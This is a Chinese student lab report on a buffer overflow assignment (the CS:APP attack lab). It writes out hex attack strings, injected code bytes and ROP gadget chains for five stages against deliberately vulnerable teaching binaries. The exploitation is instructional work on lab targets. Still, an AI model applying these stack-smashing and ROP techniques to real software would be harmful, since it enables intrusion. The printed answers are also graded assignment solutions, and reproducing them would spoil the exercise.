

**实验报告**



**题目： 缓冲区溢出攻击**

**班 级： 2023211307**

**学 号： 2023211088**

**姓 名： 罗浩**

**学 院： 计算机学院**

**2024 年 11 月 17 日**

一、实验目的  
1.理解C语言程序的函数调用机制，栈帧的结构。

2.理解x86-64的栈和参数传递机制

3.初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。  
3.进一步理解x86-64机器指令及指令编码。

1. 实验环境
2. Linux
3. Objdump命令反汇编
4. GDB调试工具
5. 。。。。。

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验2的具体内容见实验2说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析

建议按照：准备工作、阶段1、阶段2、…等来组织内容


各阶段需要有操作步骤、运行截图、分析过程的内容

阶段1：


1. 找到getbuf，得到Gets的栈帧空间为0x28，也即40个字节。



2.找到touch1的地址，为0x401889




1. Gets地址




1. 因此构造输入为下，前40个字节用于填充。后8个字节放入touch1的地址，ret返回后得以直接跳转至touch1

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 89 18 40 00 00 00 00 00




阶段二：

1.找到touch2，观察其地址为0x4018bd




2.



3.考虑到touch2需要一个整型参数cookie，因此考虑如此构造攻击字符串：



4.找到栈顶指针为0x55644f238,因此注入代码地址也选用0x55644f238




注入代码通过查询附录B得到，5f为popq %rdi,c3 为ret指令构造出攻击字符串如下：

5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 38 f2 64 55 00 00 00 00 c5 4b 50 7e 00 00 00 00 bd 18 40 00 00 00

阶段3：

1. touch3代码地址



2.将cookie转化为字符串形式，通过使用ascii码表示每个字符，因此cookie-37 65 35 30 34 62 63 35 00,注意00为字符串结尾标志。


3.对于touch3，我选择这样构造：




1. 构造出攻击字符串
2. 37 65 35 30 34 62 63 35 00 5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 41 f2 64 55 00 00 00 00 38 f2 64 55 00 00 00 00 d6 19 40 00 00 00 00

阶段4：

1.观察发现，Gets栈帧依旧是40个字节




2.找到touch2地址：0x4018bd




3.如果采用直接将值送入rdi中，那么汇编带如下，我们发现farm中没有合适的gadgets



4.因此转变思路，观察它提供了什么gadgets：







58 90 c3 ——popq %rax nop ret

48 89 c7 c3 movq %rax %rdi ret

我们发现，有两个gadgets，一个是popq %rax 一个是 movq %rax %rdi,刚好能满足我们的需要。

地址分别为0x401a99 和0x401a8a

构造攻击结构如下：




6.攻击字符串

37 65 35 30 34 62 63 35 12 5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 99 1a 40 00 00 00 00 00 c5 4b 50 7e 00 00 00 00 8a 1a 40 00 00 00 00 00 bd 18 40 00 00 00 00 00

###gadgets不能有杂项


阶段5：

1.




Touch3的地址

2. 我们按照阶段4的思路，先看看有什么gadgets:



Movl esp,eax——89 e0




Movq rsp,rax——48 89 e0


3.我们能很轻易想出来，这个字符串的地址只能靠rsp来定位，因此考虑将字符串存入栈中，并根据前面得到的gadget进行构造。

4.直接将rsp值放入rax中还无法直接使用，考虑再对rax进行偏移，因此可以将字符串存入安全的地方。

5.发现：



找到



04 37 ——add $0x37 %al

也就是说可以将rax偏移55个单位，足够安全，不会破坏指令的完整性。

6.

因此考虑构造如下结构：




7.第一次构造，发现misfire


37 65 35 30 34 62 63 35 12 5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 20 1b 40 00 00 00 00 00 b9 1a 40 00 00 00 00 00 8a 1a 40 00 00 00 00 00 d6 19 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 65 35 30 34 62 63 35 00

8.第二次构造：（将偏移量向后移动了8个字节）成功。

37 65 35 30 34 62 63 35 12 5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 20 1b 40 00 00 00 00 00 b9 1a 40 00 00 00 00 00 8a 1a 40 00 00 00 00 00 d6 19 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 65 35 30 34 62 63 35 00




发现以上解法不严谨，计分板上始终显示”INVALID”故采用标准解法：（以下为所需gadget）：




48 89 c7 c3 movq %rax %rdi ret




58 90 c3 ——popq %rax nop ret



89 c2 mov %eax %edx



89 d1 mov %edx %ecx



89 ce mov %ecx %esi




因而结构为：



因此，攻击字符串为：

37 65 35 30 34 62 63 35 12 5f c3 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 20 1b 40 00 00 00 00 00 8a 1a 40 00 00 00 00 00 99 1a 40 00 00 00 00 00 48 00 00 00 00 00 00 00 f8 1a 40 00 00 00 00 00 2e 1b 40 00 00 00 00 00 41 1b 40 00 00 00 00 00 b7 1a 40 00 00 00 00 00 8a 1a 40 00 00 00 00 00 d6 19 40 00 00 00 00 00 37 65 35 30 34 62 63 35



五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

心得：在溢出攻击时，长时间卡在segmentation fault上面，经过了长时间的调试和对栈的回顾，发现，由于思维定势栈因为向下增长，因而理所应当的认为栈增长的同时，地址在增加，时则相反，因此将注入代码的地址写错导致segmentation fault。因而，在完成任务时需要务必细心而且要对栈帧有较为到位全面的理解。